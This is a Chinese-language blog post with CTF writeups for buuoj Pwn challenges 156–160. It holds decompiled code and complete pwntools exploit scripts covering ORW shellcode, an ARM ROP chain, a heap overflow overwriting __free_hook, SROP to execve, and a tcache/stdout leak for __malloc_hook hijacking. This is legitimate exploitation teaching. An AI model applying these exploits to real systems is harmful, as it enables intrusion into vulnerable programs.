buuoj Pwn writeup 156-160

原创

yongbaoii 于 2021-05-28 11:08:39 发布 135 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/117235533

156


就是64位orw的shellcode

```
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  puts("Welcome to shellcoding practice challenge.");
  puts("In this challenge, you can run your x64 shellcode under SECCOMP sandbox.");
  puts("Try to make shellcode that spits flag using open()/read()/write() systemcalls only.");
  puts("If this does not challenge you. you should play 'asg' challenge :)");
  s = (char *)mmap((void *)0x41414000, 0x1000uLL, 7, 50, 0, 0LL);
  memset(s, 144, 0x1000uLL);
  v3 = strlen(stub);
  memcpy(s, stub, v3);
  printf("give me your x64 shellcode: ");
  read(0, s + 46, 0x3E8uLL);
  alarm(0xAu);
  chroot("/home/asm_pwn");
  sandbox("/home/asm_pwn");
  ((void (__fastcall *)(const char *))s)("/home/asm_pwn");
  return 0;
}
```


说的很明白

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"
context.arch = "amd64"

r = remote("node3.buuoj.cn",29063)
#r = process("./pwnn")

shellcode = shellcraft.open('./flag')
shellcode += shellcraft.read(3,0x41414000,100)
shellcode += shellcraft.write(1,0x41414000,100)
shellcode = asm(shellcode)

r.recvline()
r.sendline(shellcode)

r.interactive()
```

157 jarvisoj_typo



遇到了一个ARM。

```
RELRO           STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled   No PIE       No RPATH   No RUNPATH   No Symbols      No      0              0            ./157
```

我们扔在qemu中跑了一下，发现是一个金山打字王，~会退出打字。

打开IDA分析分析。
没有main函数，搜索字符串，找到主函数。

```
04D     C       You typed %d word(s) in sum,%d of them was typed correctly.Accuracy:%.2f %%\n
027     C       The rate of this work: %.1f words/min\n
056     C       Let's Do Some Typing Exercise~\nPress Enter to get start;\nInput ~ if you want to qui...
012     C       ------Begin------
00B     C       E.r.r.o.r.
010     C       ------END------
02D     C       __ehdr_start.e_phentsize == sizeof *_dl_phdr
00D     C       libc-start.c
017     C       FATAL: kernel too old\n
028     C       FATAL: cannot determine kernel version\n
027     C       unexpected reloc type in static binary
012     C       __libc_start_main
00A     C       /dev/full
00A     C       /dev/null
00E     C       unknown error
029     C       %s%s%s:%u: %s%sAssertion `%s' failed.\n%n
013     C       Unexpected error.\n
00F     C       OUTPUT_CHARSET
009     C       charset=
```



```
int __fastcall sub_8D24(int a1)
{
  int v1; // r0
  int v2; // r4
  char v6[112]; // [sp+Ch] [bp-70h] BYREF

  sub_20AF0(v6, 0, 100);
  sub_221B0(0, v6, 512);
  v1 = sub_1F800(a1);
  if ( !sub_1F860(a1, v6, v1) )
  {
    v2 = sub_1F800(a1);
    if ( v2 == sub_1F800(v6) - 1 )
      return 1;
  }
  if ( v6[0] == 126 )
    return 2;
  return 0;
}
```


跟着逻辑找到了输入函数，里面有个溢出，然后我们考虑怎么利用。
静态链接的程序，没有开栈溢出保护和 PIE; 静态链接说明我们可以在 binary 里找到 system 等危险函数和 “/bin/sh” 等敏感字符串，因为又是 No PIE， 所以我们只需要栈溢出就能构造 ropchain 来 get shell

我们先要熟悉arm的函数调用规则。

> 先看一下 arm 下的函数调用约定，函数的第 1 ～ 4 个参数分别保存在 r0 ～ r3 寄存器中， 剩下的参数从右向左依次入栈， 被调用者实现栈平衡，函数的返回值保存在 r0 中
> 除此之外，arm 的 b/bl 等指令实现跳转; pc 寄存器相当于 x86 的 eip，保存下一条指令的地址，也是我们要控制的目标

```
0x00008d1c : pop {fp, pc}
0x00020904 : pop {r0, r4, pc}
0x00068bec : pop {r1, pc}
0x00008160 : pop {r3, pc}
```

```
.rodata:0006C383                    DCB    0
.rodata:0006C384 aBinSh             DCB "/bin/sh",0
.rodata:0006C384
.rodata:0006C38C aExit0             DCB "exit 0",0
.rodata:0006C38C
.rodata:0006C393                    ALIGN 4
.rodata:0006C394 aFmtI0x7f0         DCB "(((fmt[i])
.rodata:0006C394
.rodata:0006C394
```


system的地址带点玄学……“很幸运”啪一下就找出来了。

```
from pwn import *
context.log_level = "debug"

r = remote("node3.buuoj.cn", 27409)
bin_sh = 0x6c384
pop_addr = 0x20904
system_addr = 0x110B4

r.sendafter("quit\n", "\n")
payload = 'a' * 112 + p32(pop_addr) + p32(bin_sh) + p32(1) + p32(system_addr)

r.sendlineafter("\n", payload)

r.interactive()
```

158 [OGeek2019]bookmanager

程序逆向起来非常麻烦……

```
sub_C1A();
s = malloc(0x80uLL);
memset(s, 0, 0x80uLL);
sub_D97();
sub_DAF(s, 30u);
v3 = "book name: %s\n";
```

因为程序得调用规则是fastcall，导致程序比较难读，还是得读汇编。
首先先是申请了一个0x80大小得chunk，用来放地址啥的，需要先给book一个名字，大小是30个字节。

add chapter

```
int __fastcall add(__int64 a1)
{
  int v2; // [rsp+18h] [rbp-8h]
  int i; // [rsp+1Ch] [rbp-4h]

  v2 = -1;
  for ( i = 0; i <= 11; ++i )
  {
    if ( !*(_QWORD *)(a1 + 8 * (i + 4LL)) )
    {
      v2 = i;
      break;
    }
  }
  if ( v2 == -1 )
    return puts("\nNot enough space");
  *(_QWORD *)(a1 + 8 * (v2 + 4LL)) = malloc(0x80uLL);
  printf("\nChapter name:");
  return sub_DAF(*(void **)(a1 + 8 * (v2 + 4LL)), 0x20u);
}
```


这里的a1就是刚开始申请得0x80大小得chunk，地址是从32个字节之后开始得，前面32个字节就是放了书名。然后每次申请得大小都是0x80,这是章节，章节名又是0x20大小。

add section

```
  for ( j = 0; j <= 9; ++j )
  {
    if ( !*(_QWORD *)(*(_QWORD *)(a1 + 8 * (i + 4LL)) + 8 * (j + 4LL)) )
    {
      v1 = *(_QWORD *)(a1 + 8 * (i + 4LL));
      *(_QWORD *)(v1 + 8 * (j + 4LL)) = malloc(0x30uLL);
      printf("0x%p", *(const void **)(*(_QWORD *)(a1 + 8 * (i + 4LL)) + 8 * (j + 4LL)));
      printf("\nSection name:");
      sub_DAF(*(void **)(*(_QWORD *)(a1 + 8 * (i + 4LL)) + 8 * (j + 4LL)), 0x20u);
      *(_DWORD *)(*(_QWORD *)(*(_QWORD *)(a1 + 8 * (i + 4LL)) + 8 * (j + 4LL)) + 40LL) = 32;
      return __readfsqword(0x28u) ^ v6;
    }
```


一样在套娃，0x80得chunk里面0x20在放section 得名字，然后申请的而空间比较小了，是0x30.

add text

```
{
  if ( i > 9 )
  {
    ++v4;
    goto LABEL_12;
  }
  if ( *(_QWORD *)(a1 + 8 * (v4 + 4LL))
    && *(_QWORD *)(*(_QWORD *)(a1 + 8 * (v4 + 4LL)) + 8 * (i + 4LL))
    && !strcmp(*(const char **)(*(_QWORD *)(a1 + 8 * (v4 + 4LL)) + 8 * (i + 4LL)), s2) )
  {
    break;
  }
}
printf("\nHow many chapters you want to write:");
v6 = sub_EB7();
if ( v6 <= 256 )
{
  v1 = *(_QWORD *)(*(_QWORD *)(a1 + 8 * (v4 + 4LL)) + 8 * (i + 4LL));
  *(_QWORD *)(v1 + 32) = malloc(v6);
  printf("\nText:");
  sub_DAF(s, 0x100u);
  v2 = strlen(s);
  memcpy(*(void **)(*(_QWORD *)(*(_QWORD *)(a1 + 8 * (v4 + 4LL)) + 8 * (i + 4LL)) + 32LL), s, v2);
}
else
{
  printf("\nToo many");
```


持续套娃。

```
  }
  printf("\nHow many chapters you want to write:");
  v6 = sub_EB7();
  if ( v6 <= 256 )
```

add text中可以输入任意大小要

注意。

然后发现后面申请的chunk固定死是0xff。
所以会有个堆溢出。

所以说白了这个题说半天，就是一个简单的堆溢出，但是这个题烦就烦在逆向都得逆老半天。

堆溢出的正常利用
exp

```
from pwn import *

r = remote("node3.buuoj.cn", 28561)
context.log_level = 'debug'

elf = ELF("./158")
libc = ELF('./64/libc-2.23.so')
one_gadget_16 = [0x45216,0x4526a,0xf02a4,0xf1147]

menu = "Your choice:"
def add_chapter(content):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("Chapter name:")
 r.send(content)

def add_section(chapter, content):
```

```
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("Which chapter do you want to add into:")
 r.send(chapter)
 r.recvuntil("0x")
 addr = int(r.recvuntil('\n').strip(), 16)
 r.recvuntil("Section name:")
 r.send(content)
 return addr

def add_text(section, size, content):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("Which section do you want to add into:")
 r.send(section)
 r.recvuntil("How many chapters you want to write:")
 r.sendline(str(size))
 r.recvuntil("Text:")
 r.send(content)

def delete_chapter(name):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("Chapter name:")
 r.send(name)

def delete_section(name):
 r.recvuntil(menu)
 r.sendline('5')
 r.recvuntil("Section name:")
 r.send(name)

def delete_text(name):
 r.recvuntil(menu)
 r.sendline('6')
 r.recvuntil("Section name:")
 r.send(name)

def show():
 r.recvuntil(menu)
 r.sendline('7')

def edit(type, name, content):
 r.recvuntil(menu)
 r.sendline('8')
 r.recvuntil("What to update?(Chapter/Section/Text):")
 r.sendline(type)
 if type == 'Chapter':
  r.recvuntil("Chapter name:")
  r.send(name)
  r.recvuntil("New Chapter name:")
  r.send(content)

 elif type == 'Section':
  r.recvuntil("Section name:")
  r.send(name)
  r.recvuntil("New Section name:")
  r.send(content)
 else:
  r.recvuntil("Section name:")
```

```
  r.send(name)
  r.recvuntil("New Text:")
  r.send(content)


r.recvuntil("Name of the book you want to create: ")
name = 'a' * 0x1f
r.send(name)

add_chapter('aaaa\n')
add_section('aaaa\n', 'bbbb\n')
add_section('aaaa\n', 'cccc\n')
add_text('bbbb\n', 0x88, '\n')
add_text('cccc\n', 0x88, '\n')

delete_text('bbbb\n')
add_text('bbbb\n', 0x88, '\x78')

show()
r.recvuntil("Section:bbbb\n")
r.recvuntil("Text:")
malloc_hook = u64(r.recvuntil('\x7f').ljust(8, '\x00')) - 0x58 - 0x10
libc.address = malloc_hook - libc.sym['__malloc_hook']
success("malloc_hook:"+hex(malloc_hook))
free_hook = libc.sym['__free_hook']
system = libc.sym['system']

add_section('aaaa\n', 'dddd\n')
edit('Text', 'cccc\n', '/bin/sh'.ljust(0x80, '\x00') + p64(0) + p64(0x41) + 'dddd'.ljust(0x20, '\x00') + p64(fre
e_hook))
edit('Text', 'dddd\n', p64(system))

delete_text('cccc\n')

r.interactive()
```

159 rootersctf_2019_srop

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols      No      0
```

```
pop     rax
syscall                 ; LINUX - sys_read
leave
```

小程序，再加上我们看到能控制rax，有栈溢出，再结合题目名字，SROP无疑了。

两次SROP，第一次读入到一块没定义的地址上，就是虽然

称	起始	结束	R	W	X	D	L	对齐	基址	类型	类	AD	es	ss	ds	fs	gs
LOAD	0000000000400000	0000000000400120	R	.	.	.	L	mempage	0001	public	DATA	64	0000	0000	0005	0000	0000
.text	0000000000401000	0000000000401048	R	.	X	.	L	para	0004	public	CODE	64	FFFFFF...	FFFFFF...	0005	FFFFFF...	FFFFF
.data	0000000000402000	000000000040202A	R	W	.	.	L	dword	0005	public	DATA	64	FFFFFF...	FFFFFF...	0005	FFFFFF...	FFFFF

没有bss段什么的，但是我们依然可以在一些没有定义的地址上写东西。

我们这里用的是0x401000.

用pwntools的模板然后SROP就可以了，两次，第一次在地址上读，并且构造好rbp，rsp。
第二次类似于栈迁移一样，调用execve。

```
from pwn import *
context.log_level='debug'
context.arch = "amd64"

r = remote("node3.buuoj.cn")

pop_rax_syscall_leave_ret = 0x401032
syscall_leave_ret = 0x401033
addr = 0x402100

frame = SigreturnFrame()
frame.rax = constants.SYS_read
frame.rdi = 0
frame.rsi = addr
frame.rdx = 300
frame.rsp = addr
frame.rbp = addr
frame.rip = syscall_leave_ret

payload = 'a'*136
payload += p64(pop_rax_syscall_leave_ret)
payload += p64(15) + str(frame)

r.send(payload)

frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = addr
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall_leave_ret

payload = '/bin/sh\x00' + p64(pop_rax_syscall_leave_ret)
payload += p64(15) + str(frame)

r.send(payload)

r.interactive()
```

160 sctf_2019_one_heap

```
RELRO          STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO     Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes    1                2            ./160
```

俩功能

add

```
  v3 = __readfsqword(0x28u);
  if ( !dword_202010 )
LABEL_5:
    exit(0);
  _printf_chk(1LL, "Input the size:");
  v0 = sub_C10();
  v1 = (int)v0;
  if ( v0 > 0x7F )
  {
    puts("Invalid size!");
    goto LABEL_5;
  }
  _printf_chk(1LL, "Input the content:");
  ptr = malloc(v1);
  sub_B70(ptr, v1);
  puts("Done!");
  --dword_202010;
  return __readfsqword(0x28u) ^ v3;
}
```


大小有限制不能大于0x7f，但是还是可以申请到大于0x80的chunk不是嘛？

最多申请15个。

```
if ( a2 )
{
  v2 = a1;
  do
  {
    buf = 0;
    if ( read(0, &buf, 1uLL) < 0 )
    {
      puts("Read error!!\n");
      exit(1);
    }
    if ( buf == 10 )
      break;
    *v2++ = buf;
  }
  while ( v2 != &a1[a2] );
}
return __readfsqword(0x28u) ^ v5;
}
```


写内容的函数自己写的，要注意read会收到个数的限制，也会被回车截断，当我们发动chunk大小的内容的时候，如果后面加了回车，将会对下一次的输入造成一定的影响。要注意。

```
v1 = __readfsqword(0x28u);
if ( !dword_202014 )
  exit(0);
free(ptr);
puts("Done!");
--dword_202014;
return __readfsqword(0x28u) ^ v1;
```


uaf double free。

但是只能free四次。

我们的想法是首先因为没有写shellcode的机会，还是需要泄露libc的地址，但是我们没有show函数，那么我们的思路就只有一个，通过stdout来泄露地址，具体的做法就是首先通过tcache dup制造一个现象，就是tcache中有一个chunk的地址，这个chunk同时还挂在unsorted bins中。
具体做法就是通过两次free同一个chunk之后，开始申请，申请三个，就会导致tcache中的count变成-1，但是在libc2.27中这个count是无符号整数，所以就会大于7，所以再次free，chunk会同时进入unsorted。

紧接着我们从unsorted bin的那个chunk中申请一块地址，目的是改变里面的anera的地址，改成_IO_2_1_stdout_,我们改后两个字节，但是要注意，我们地址的低三位是没什么问题的，但是低四位可能会不一样，需要我们来爆破一下。

然后申请到IO_FILE之后输入神秘代码，就下面那个1887，下一个puts的时候会输出一个libc地址，然后就可以利用起来了。

我们不停的申请释放的chunk，其实是同一个chunk，然后我们需要用到我们第二个chunk，就是在这个chunk下面，刚开始就申请到并且释放的一个chunk。
在我们上面申请_IO_2_1_stdout的那个chunk的时候，我们是先申请了chunk1，申请到这个chunk1的时候呢我们要做一个操作，现在unsorted bin中的chunk是被切割的，我们通过修改它的size位，让它跟下面的chunk2合并起来，合并的目的是为了制造一个chunk的overlapping，因为被合并的chunk我们事先已经在tcache中被释放好了，这样我们通过申请chunk2大小的chunk，然后修改next位malloc_hook，就可以通过one_gadget，来getshell。

但是要注意，我们没有用free_hook来getshell，本来可以用，还同时可以避免realloc调整栈结构，没用是因为，free只能free四次，我们用完了。所以只能这样了。

exp参考的是ha1vk师傅的，稍作修改，稍加解释。

```
#coding:utf8
from pwn import *

context.log_level = "debug"

libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so.
6')
_IO_2_1_stdout_s = libc.symbols['_IO_2_1_stdout_']
malloc_hook_s = libc.symbols['__malloc_hook']
realloc_s = libc.sym['realloc']
one_gadget_s = 0x10a38c

def add(size,content):
    r.sendlineafter('Your choice:','1')
    r.sendlineafter('Input the size:',str(size))
    r.sendafter('Input the content:',content)

def delete():
    r.sendlineafter('Your choice:','2')
```

```python
def exploit():
    add(0x7F,'a'*0x7F)  #0
    delete()
    delete()
    #double free

    add(0x10,'b'*0x10)  #1
    delete()

    add(0x20,'c'*0x20)  #2  这个单纯防止一会的unsorted中的chunk与top_chunk合并

    #通过三次add，使得0x90的tcache的count变为-1
    add(0x7F,'\n')
    add(0x7F,'\n')
    add(0x7F,'\n')
    #获得unsorted bin
    delete()
    #就是要制造两个地址，一个在tcache，一个在unsorted bin，这样做的目的是为了能够后续通过申请在unsoertd bin中的chunk来修改在tcache中的next指针，来对_IO_2_1_stdout进行攻击。

    #从unsorted bin里切割
    #低字节覆盖，使得tcache bin的next指针有一定几率指向_IO_2_1_stdout_
    add(0x20,p16((0x5 << 0xC) + (_IO_2_1_stdout_s & 0xFFF)) + '\n')

    #取出0x90的第一个tcache chunk，同时，修改unsorted bin的size，使得chunk1被包含进来
    add(0x7F,'a'*0x20 + p64(0) + p64(0x81) + '\n')
    #顺手把chunk1包进来了，包进来的目的是为了包住下面那个在tcache中的free的chunk，之后就能进行修改，然后做一个tcache poisoning，从而申请malloc hook，来getshell。

    #申请到IO_2_1_stdout结构体内部，低位覆盖_IO_write_base，使得puts时泄露出信息
    add(0x7F,p64(0x0FBAD1887) +p64(0)*3 + p8(0x58) + '\n')
    #泄露出libc地址
    libc_base = u64(r.recv(6).ljust(8,'\x00')) - 0x3E82A0
    if libc_base >> 40 != 0x7F:
        raise Exception('error leak!')
    malloc_hook_addr = libc_base + malloc_hook_s
    one_gadget_addr = libc_base + one_gadget_s
    realloc_addr = libc_base + realloc_s
    print 'libc_base=',hex(libc_base)
    print 'malloc_hook_addr=',hex(malloc_hook_addr)
    print 'one_gadget_addr=',hex(one_gadget_addr)
    #从unsorted bin里切割，尾部与chunk1的tcache bin重合，从而我们可以修改next指针
    add(0x70,'a'*0x60 + p64(malloc_hook_addr - 0x8) + '\n')
    add(0x10,'b'*0x10)
    #申请到malloc_hook-0x8处
    gdb.attach(r)

    add(0x10,p64(one_gadget_addr) + p64(realloc_addr+4))
    #getshell
    add(0,'')
while True:
    try:
        global r
        r = process("./160")
        exploit()
        r.interactive()
    except:
        r.close()
        print 'retrying...'
```

```
    print "retrying..."
```